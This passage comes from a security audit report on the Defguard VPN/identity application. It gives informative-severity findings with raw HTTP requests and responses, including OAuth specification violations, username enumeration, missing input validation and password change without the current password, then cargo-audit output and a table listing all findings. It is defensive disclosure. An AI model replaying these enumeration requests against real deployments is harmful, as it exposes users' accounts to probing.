Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dd2OnLQRyyFNZkFurCauElJ0;
Response:
HTTP/1.1 302 Found
location: http://isec.pl/?code=83WVjhgPfyGf5VqWK3URin6P&state=af0ifjsldkj
```

We recommend following OAuth specification and disallowing multiple use of the same parameters with differing values.

RFC6749 violation: improper error response

Severity: informative

According to OAuth documentation:

```
https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1:

If the resource owner denies the access request or if the request fails for reasons other than a missing or invalid redirection URI, the authorization server informs the client by adding the following parameters to the query component of the redirection URI using the "application/x-www-form-urlencoded" format, per Appendix B:

error

REQUIRED. A single ASCII [USASCII] error code from the following:

invalid_request

The request is missing a required parameter, includes an invalid parameter value, includes a parameter more than once, or is otherwise malformed.
```

The application returns, however, HTTP error code 404 instead of an appended *error=invalid_request* parameter.

```
Request without response_type parameter:
/api/v1/oauth/authorize?allow=true&scope=openid&&client id=kMirefuyEdvZPDDe&redirect uri=http:
//isec.pl&state=af0ifjsldkj&nonce=n-0S6_WzA2Mj HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=Dd2OnLQRyyFNZkFurCauElJ0;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Response:
HTTP/1.1 404 Not Found
content-type: application/json
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 128
date: Wed, 05 Apr 2023 08:43:28 GMT
  "error": {
    "code": 404,
    "reason": "Not Found",
    "description": "The requested resource could not be found."
```

The same happens for other missing parameters which are required by the OAuth specification.

We recommend following OAuth specification and returning a proper error message instead of HTTP error code 404.

Invalid wallet signature results in a server error

Severity: informative

Due to lack of proper handling of errors and exceptions, the application returns an HTTP error code 500 and an error message upon receiving a request with an invalid wallet signature:

```
Request with an invalid wallet signature:
POST /api/v1/auth/web3 HTTP/1.1
Host: 127.0.0.1
Content-Length: 75
sec-ch-ua: "Chromium"; v="111", "Not (A:Brand"; v="8"
Accept: application/json, text/plain, */
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/mfa/web3
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=vmtajn9rpSdnR91fYp17HOYD
Connection: close
{"address":"0x529891acDc307a4D237aeDB6C6633E213170840D", "signature":"0x00"}
Response:
HTTP/1.1 500 Internal Server Error
content-type: application/json
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 169
date: Fri, 31 Mar 2023 10:16:49 GMT
  "error": {
    "code": 500,
    "reason": "Internal Server Error",
    "description": "The server encountered an internal error while processing this request."
```

Application logs showing error details:

```
[2023-03-31 10:16:49.798][INFO][] Matched: (web3auth end) POST /api/v1/auth/web3
application/json
thread 'tokio-runtime-worker' panicked at 'index out of bounds: the len is 1 but the index is
64', src/db/models/wallet.rs:104:24
note: run with RUST BACKTRACE=1 environment variable to display a backtrace
[2023-03-31 10:16:49.799][ERROR][] Handler web3auth end panicked.
[2023-03-31 10:16:49.799][INFO][] This is an application bug.
[2023-03-31 10:16:49.799][INFO][] A panic in Rust must be treated as an exceptional event.
[2023-03-31\ 10:16:49.799][INFO][] Panicking is not a suitable error handling mechanism.
[2023-03-31 10:16:49.799][INFO][] Unwinding, the result of a panic, is an expensive operation.
[2023-03-31 10:16:49.799][INFO][] Panics will degrade application performance.
[2023-03-31 10:16:49.799][INFO][] Instead of panicking, return Option and/or Result.
[2023-03-31 10:16:49.799][INFO][] Values of either type can be returned directly from
handlers.
[2023-03-31 10:16:49.799][WARN][] A panic is treated as an internal server error.
[2023-03-31 10:16:49.799][INFO][] Outcome: Failure
[2023-03-31 10:16:49.799][WARN][] No 500 catcher registered. Using Rocket default.
[2023-03-31 10:16:49.799][INFO][] Response succeeded.
```

We recommend implementation of proper handling of errors and exceptions. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Error Handling Cheat Sheet.html

Username enumeration – 1

Severity: informative

The application returns different HTTP codes depending on whether the username, provided in the payload of the request, exists or not:

```
Request referring to an existing username:
POST /api/vl/user/available HTTP/1.1
Host: 127.0.0.1
Content-Length: 21
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=msT0X5glkywsCfUdcClMTfzr
Connection: close
{"username":"kktest"}
Response:
HTTP/1.1 400 Bad Request
Request referring to a non-existent username:
POST /api/v1/user/available HTTP/1.1
Host: 127.0.0.1
Content-Length: 24
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=msT0X5glkywsCfUdcClMTfzr
Connection: close
{"username": "phtest123"}
Response:
HTTP/1.1 200 OK
[...]
```

We recommend preventing the application from revealing existence of a username.

Username enumeration – 2

Severity: informative

The application returns different error messages depending on whether the username, provided in the payload of the request, exists or not:

```
Request referring to an existing username:
POST /api/v1/auth HTTP/1.1
Host: 127.0.0.1
Content-Length: 38
sec-ch-ua: "Not A(Brand"; v="24", "Chromium"; v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
{"password":"test", "username": "admin"}
Response:
HTTP/1.1 401 Unauthorized
{"msg":"invalid password"}
Request referring to a non-existent username:
POST /api/v1/auth HTTP/1.1
Host: 127.0.0.1
Content-Length: 41
sec-ch-ua: "Not A(Brand"; v="24", "Chromium"; v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
{"password":"test", "username": "admin123"}
Response:
HTTP/1.1 401 Unauthorized
{"msq":"user not found"}
```

We recommend preventing the application from revealing existence of a username.

Lack of proper, server-side validation of input data

Severity: informative

The application is lacking proper validation of user-supplied data. It is possible to pass arbitrary strings containing characters which should not appear in, e.g., a valid email address, first or last name, or a phone number:

```
Request:
POST /api/v1/user/ HTTP/1.1
Host: localhost:10106
Content-Length: 82361
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
sec-ch-ua-platform: "Linux"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost:8000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8000
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: defguard_session=UTSJTH17NB6YzpcTKhEblsdx
Connection: close
{"email":"Test1234567890!@#$%[ ... ]$%^*()Test1234567890!@#$%[ ...
]$%^*()Test1234567890!@#$%^*()","last_name":"Test1234567890!@#$%[ ...
]$%^*()Test1234567890!@#$%^*()","password":"Test1234567890!@#$%[ ... ]$%^*()Test1234567890!@#$%[ ...
]$%^*()Test1234567890!@#$%^*()","username":"ldtest11"
Response:
HTTP/1.1 201 Created
```

The application also allows for providing very long input. It may result in a Denial-of-Service condition.

Whereas the validation is lacking, no injection type of a vulnerability was identified (except for a non-exploitable <u>DOM-based XSS</u>, hardly exploitable <u>inconsistent username verification</u> and a <u>log injection</u> issue).


We recommend implementing proper, server-side validation of user-supplied data. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Current password not required upon its change

Severity: informative

Neither the user interface, nor the API require a current password upon its change to a new one. Exploitation of this issue may result in an unauthorised password change in case of someone gaining access to authenticated session in the victim user's web browser:



```
Request:
PUT /api/v1/user/usertest/password HTTP/1.1
Host: 127.0.0.1
Content-Length: 28
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=chbj4OUzUmpwOVQWd9684tZ9
Connection: close
{"new_password":"Test2023!"}
Response:
HTTP/1.1 200 OK
```

The following piece of the source code presents the function responsible for a password change:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/user.rs#L164-L186:
#[put("/user/<username>/password", format = "json", data = "<data>")]
pub async fn change password(
   session: SessionInfo,
   appstate: &State<AppState>,
   username: &str,
   data: Json<PasswordChange>,
) -> ApiResult {
   debua! (
        "User {} changing password for user {}",
        session.user.username, username
    let mut user = user for admin or self(&appstate.pool, &session, username).await?;
   user.set password(&data.new password);
    user.save(&appstate.pool).await?;
    if appstate.license.validate(&Features::Ldap) {
```

We recommend requiring a current password upon its change to a new one – both in the UI and by the API endpoint.

Vulnerable libraries

Severity: informative

Defguard and Gateway source code repositories were analysed (by a *cargo-audit* tool) against possibly outdated or vulnerable libraries. Several of them have been found:

- Defguard source code repository:

```
Fetching advisory database from `https://github.com/RustSec/advisory-db.git
      Loaded 537 security advisories (from /home/rand0w/.cargo/advisory-db)
   Updating crates.io index
   Scanning Cargo.lock for vulnerabilities (485 crate dependencies)
Crate:
           openssl
           0.10.45
Version:
           `openssl` `SubjectAlternativeName` and `ExtendedKeyUsage::other` allow arbitrary
Title:
file read
Date:
           2023-03-24
           RUSTSEC-2023-0023
ID:
          https://rustsec.org/advisories/RUSTSEC-2023-0023
Solution: Upgrade to >=0.10.48
Dependency tree:
openssl 0.10.45
   webauthn-rs-core 0.4.9
    └─ webauthn-rs 0.4.8
        L— defguard 0.4.11
    webauthn-authenticator-rs 0.4.9
     — defquard 0.4.11
   native-tls 0.2.11
       tokio-native-tls 0.3.1
           sqlx-rt 0.6.2
               sqlx-macros 0.6.2
                  - sqlx 0.6.2
                    defguard 0.4.11
                sqlx-core 0.6.2
                 - sqlx-macros 0.6.2
- sqlx 0.6.2
            reqwest 0.11.14
                ethers-providers 1.0.2
                   - ethers-middleware 1.0.2
                      — ethers 1.0.2
                        └─ defguard 0.4.11
                    ethers-contract 1.0.2
                      — ethers-middleware 1.0.2
                       - ethers 1.0.2
                   - ethers 1.0.2
              - ethers-middleware 1.0.2
              - ethers-etherscan 1.0.2
                  - ethers-middleware 1.0.2
                   - ethers 1.0.2
              - ethers-contract-abigen 1.0.2
                  - ethers-contract-derive 1.0.2
                    ☐ ethers-contract 1.0.2
                   - ethers-contract 1.0.2
              - defguard 0.4.11
           ldap3 0.10.6
            defguard 0.4.11
            hyper-tls 0.5.0
               - reqwest 0.11.14
      - sqlx-rt 0.6.2
     - reqwest 0.11.14
       · 1dap3 0.10.6
      - hyper-tls 0.5.0
   compact_jwt 0.2.9
      - webauthn-rs-core 0.4.9
Crate:
          openssl
Version: 0.10.45
           `openssl` `X509NameBuilder::build` returned object is not thread safe
Title:
Date:
           2023-03-24
          RUSTSEC-2023-0022
ID:
          https://rustsec.org/advisories/RUSTSEC-2023-0022
URT:
Solution: Upgrade to >=0.10.48
```

```
Crate:
          openssl
Version: 0.10.45
           `openssl` `X509Extension::new` and `X509Extension::new nid` null pointer
Title:
dereference
Date:
          2023-03-24
           RUSTSEC-2023-0024
TD:
          https://rustsec.org/advisories/RUSTSEC-2023-0024
URT:
Solution: Upgrade to >=0.10.48
           time
Crate:
Version: 0.1.45
Title:
         Potential segfault in the time crate
Date:
           2020-11-18
          RUSTSEC-2020-0071
ID:
          https://rustsec.org/advisories/RUSTSEC-2020-0071
URL:
Severity: 6.2 (medium)
Solution: Upgrade to >=0.2.23
Dependency tree:
time 0.1.45
 -- chrono 0.4.24
       sqlx-core 0.6.2
           - sqlx-macros 0.6.2
              - sqlx 0.6.2
               defguard 0.4.11
          - sqlx 0.6.2
        openidconnect 2.5.1
          — defguard 0.4.11
        oauth2 4.3.0
        — openidconnect 2.5.1
        ethers-core 1.0.2
            ethers-signers 1.0.2
              - ethers-middleware 1.0.2
                — ethers 1.0.2
                  └─ defguard 0.4.11
              - ethers 1.0.2
           ethers-providers 1.0.2
              - ethers-middleware 1.0.2
              - ethers-contract 1.0.2
                ethers-middleware 1.0.2
ethers 1.0.2
              - ethers 1.0.2
          - ethers-middleware 1.0.2
            ethers-etherscan 1.0.2
            ethers-middleware 1.0.2 ethers 1.0.2
            ethers-derive-eip712 1.0.2
            ethers-contract 1.0.2
            ethers-contract-derive 1.0.2
            └─ ethers-contract 1.0.2
           ethers-contract-abigen 1.0.2
              - ethers-contract-derive 1.0.2
            ethers-contract 1.0.2
           ethers-contract 1.0.2
            ethers-addressbook 1.0.2
            └─ ethers 1.0.2
           - ethers 1.0.2
       defguard 0.4.11
Crate:
          atty
Version: 0.2.14
Warning: unsound
Title:
           Potential unaligned read
           2021-07-04
Date:
          RUSTSEC-2021-0145
ID:
URL:
          https://rustsec.org/advisories/RUSTSEC-2021-0145
Dependency tree:
atty 0.2.14
  - rocket 0.5.0-rc.2
    └─ defguard 0.4.11
   colored 1.9.3
      — fern 0.6.1
        └─ defguard 0.4.11
Crate:
          spin
         0.9.6
Version:
          vanked
Warning:
Dependency tree:
```

```
spin 0.9.6

multer 2.0.4

rocket 0.5.0-rc.2

defguard 0.4.11

warning: 2 allowed warnings found error: 4 vulnerabilities found!
```

- Gateway source code repository:

```
Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
     Loaded 537 security advisories (from /home/rand0w/.cargo/advisory-db)
    Updating crates.io index
    Scanning Cargo.lock for vulnerabilities (224 crate dependencies)
Crate:
         time
         0.1.45
Version:
          Potential segfault in the time crate
Title:
Date:
           2020-11-18
           RUSTSEC-2020-0071
ID:
           https://rustsec.org/advisories/RUSTSEC-2020-0071
Severity: 6.2 (medium)
Solution: Upgrade to >=0.2.23
Dependency tree:
time 0.1.45
  - chrono 0.4.24
    └─ defguard-gateway 0.4.1
Crate:
           boxfnonce
Version:
          0.1.1
Warning:
           unmaintained
Title:
           `boxfnonce` obsolete with release of Rust 1.35.0
Date:
           2019-06-20
           RUSTSEC-2019-0040
ID:
URT:
          https://rustsec.org/advisories/RUSTSEC-2019-0040
Dependency tree:
boxfnonce 0.1.1
└─ daemonize 0.4.1
      - boringtun 0.4.0
        L— defguard-gateway 0.4.1
          daemonize
Crate:
Version: 0.4.1 Warning: unmain
Warning:
           unmaintained
Title:
           `daemonize` is Unmaintained
           2021-09-01
Date:
           RUSTSEC-2021-0147
ID:
          https://rustsec.org/advisories/RUSTSEC-2021-0147
URL:
Dependency tree:
daemonize 0.4.1
   - boringtun 0.4.0
    — defguard-gateway 0.4.1
Crate:
           atty
Version: 0.2.14
Warning:
          unsound
           Potential unaligned read
Title:
Date:
           2021-07-04
           RUSTSEC-2021-0145
          https://rustsec.org/advisories/RUSTSEC-2021-0145
Dependency tree:
atty 0.2.14
  - env_logger 0.9.3
      — defguard-gateway 0.4.1
Crate:
Version:
Warning:
          yanked
Dependency tree:
quote 1.0.25
    wasm-bindgen-macro-support 0.2.84
       - wasm-bindgen-macro 0.2.84
          - wasm-bindgen 0.2.84
               - web-sys 0.3.61
                └─ ring 0.16.20
                     ─ webpki 0.22.0
```

```
tokio-rustls 0.23.4
                              - tonic 0.8.3
                                L— defguard-gateway 0.4.1
                           rustls 0.20.8
                           tokio-rustls 0.23.4
                      sct 0.7.0
                       └─ rustls 0.20.8
                      rustls 0.20.8
                      boringtun 0.4.0

    defguard-gateway 0.4.1

             js-sys 0.3.61
                - web-sys 0.3.61
                 - iana-time-zone 0.1.53
                  └─ chrono 0.4.24
                       └─ defguard-gateway 0.4.1
                 - chrono 0.4.24
           - iana-time-zone 0.1.53
- chrono 0.4.24
wasm-bindgen-macro 0.2.84
wasm-bindgen-backend 0.2.84
 └─wasm-bindgen-macro-support 0.2.84
tracing-attributes 0.1.23
   - tracing 0.1.37
         tracing-futures 0.2.5
         └─ tonic 0.8.3
         tower 0.4.13
            - tower-http 0.3.5
               — axum 0.6.7
— tonic 0.8.3
            - tonic 0.8.3
          axum 0.6.7
        - tonic 0.8.3
       - tokio-util 0.7.7
           - tower 0.4.13
- tonic 0.8.3
           - h2 0.3.16
                 - tonic 0.8.3
                - hyper 0.14.25
                    tonic 0.8.3

hyper-timeout 0.4.1
                       └─ tonic 0.8.3
                     - axum 0.6.7
        - hyper 0.14.25
       - h2 0.3.16
- boringtun 0.4.0
tonic-build 0.8.4
  — defguard-gateway 0.4.1
tokio-macros 1.8.2
   - tokio 1.26.0
       - tower 0.4.13
       - tonic 0.8.3

    tokio-util 0.7.7

         tokio-stream 0.1.12
          tonic 0.8.3 defguard-gateway 0.4.1
        - tokio-rustls 0.23.4
         tokio-io-timeout 1.2.0
         └── hyper-timeout 0.4.1
        - hyper-timeout 0.4.1
       - hyper 0.14.25
       h2 0.3.16defguard-gateway 0.4.1
thiserror-impl 1.0.39
    thiserror 1.0.39
         netlink-packet-utils 0.5.2
             netlink-packet-wireguard 0.2.1
              └─ defguard-gateway 0.4.1
             - netlink-packet-route 0.11.0
              └─ defguard-gateway 0.4.1
              netlink-packet-generic 0.3.1
               - netlink-packet-wireguard 0.2.1
- defguard-gateway 0.4.1
              netlink-packet-core 0.4.2
                - netlink-packet-route 0.11.0
                netlink-packet-generic 0.3.1defguard-gateway 0.4.1
        - jni 0.19.0
```

```
└─ boringtun 0.4.0
            defguard-gateway 0.4.1
    syn 1.0.109
      - wasm-bindgen-macro-support 0.2.84
      - wasm-bindgen-backend 0.2.84
      - tracing-attributes 0.1.23
      - tonic-build 0.8.4
      - tokio-macros 1.8.2
      - thiserror-impl 1.0.39
        prost-derive 0.11.8
          - tonic 0.8.3
            prost 0.11.8
              - tonic 0.8.3
               prost-types 0.11.8
                 prost-build 0.11.8
tonic-build 0.8.4
               - prost-build 0.11.8
            defguard-gateway 0.4.1
       prost-build 0.11.8
        proc-macro-error 1.0.4
         — clap_derive 4.1.8
               - clap 4.1.8
                defguard-gateway 0.4.1
        prettyplease 0.1.24
          - tonic-build 0.8.4
          - prost-build 0.11.8
        pin-project-internal 1.0.12
          - pin-project 1.0.12
              — tracing-futures 0.2.5
            tower 0.4.13 tonic 0.8.3
        cxxbridge-macro 1.0.92
        cxx 1.0.92 iana-time-zone-haiku 0.1.1
                iana-time-zone 0.1.53
        cxx-build 1.0.92

    iana-time-zone-haiku 0.1.1

       clap derive 4.1.8
        async-trait 0.1.66
          — tonic 0.8.3
          - axum-core 0.3.3
          ___ axum 0.6.7
          axum 0.6.7
        async-stream-impl 0.3.4
          - async-stream 0.3.4
            tonic 0.8.3 defguard-gateway 0.4.1
  - prost-derive 0.11.8
   proc-macro-error-attr 1.0.4
      — proc-macro-error 1.0.4
   proc-macro-error 1.0.4
  - pin-project-internal 1.0.12
   cxxbridge-macro 1.0.92
  - cxx-build 1.0.92
  clap derive 4.1.8
  - async-trait 0.1.66
  - async-stream-impl 0.3.4
warning: 4 allowed warnings found
error: 1 vulnerability found!
```

We recommend keeping software packages updated, based on their vendors' recommendations.

Appendix A – List of Vulnerabilities

Vulnerability	ID	Severity
Regular user can list all other application users	TDG-5	High
Removing a device does not remove a VPN configuration from the gateway	TDG-35	Medium
DoS of the gateway via adding an invalid key by a regular user	TDG-34	Medium
access_token provides unrestricted access to the user account	TDG-30	Medium
RFC6749 violation: authorization_code re-use	TDG-29	Medium
MFA bypass by adding a new YubiKey	TDG-27	Medium
Lack of nonce re-generation results in the same signature for each wallet	TDG-17	Medium
Regular user can list devices of other users	TDG-8	Medium
Log injection	TDG-22	Medium
Regular user can provision YubiKey for other users	TDG-4	Medium
Lack of brute-force password guessing prevention	TDG-16	Medium
Regular user can read, modify or delete data related to OpenID applications	TDG-6	Medium
Leak of public keys containing user's name and email address	TDG-11	Medium
Regular user can remove YubiKey Provisioner jobs	TDG-9	Medium
RFC6749 violation: open redirect via redirect_uri	TDG-28	Low
RFC6749 violation: state is not returned in OAuth error response	TDG-31	Low
Leak of user email address upon MFA	TDG-25	Low
Improper implementation of MFA activation for previously removed wallets	TDG-18	Low
Self-DoS by switching enabling and disabling MFA for a wallet	TDG-21	Low
Wallet address enumeration	TDG-20	Low
Password policy bypass	TDG-14	Low
Logout function does not invalidate the session	TDG-12	Low
Usernames enumeration via gRPC interface	TDG-10	Low
Identification of a currently logged-in username	TDG-3	Low
DOM-based Cross-Site Scripting via cookie value	TDG-39	Informative
Leak of licence data	TDG-38	Informative
Cookie SameSite flag set to None	TDG-37	Informative
Inconsistent username verification	TDG-36	Informative
RFC6749 violation: the same parameters allowed multiple times	TDG-33	Informative
RFC6749 violation: improper error response	TDG-32	Informative
Invalid wallet signature results in a server error	TDG-19	Informative
Username enumeration – 1	TDG-15	Informative
Username enumeration – 2	TDG-2	Informative
Lack of proper, server-side validation of input data	TDG-13	Informative
Current password not required upon its change	TDG-7	Informative
Vulnerable libraries	TDG-1	Informative

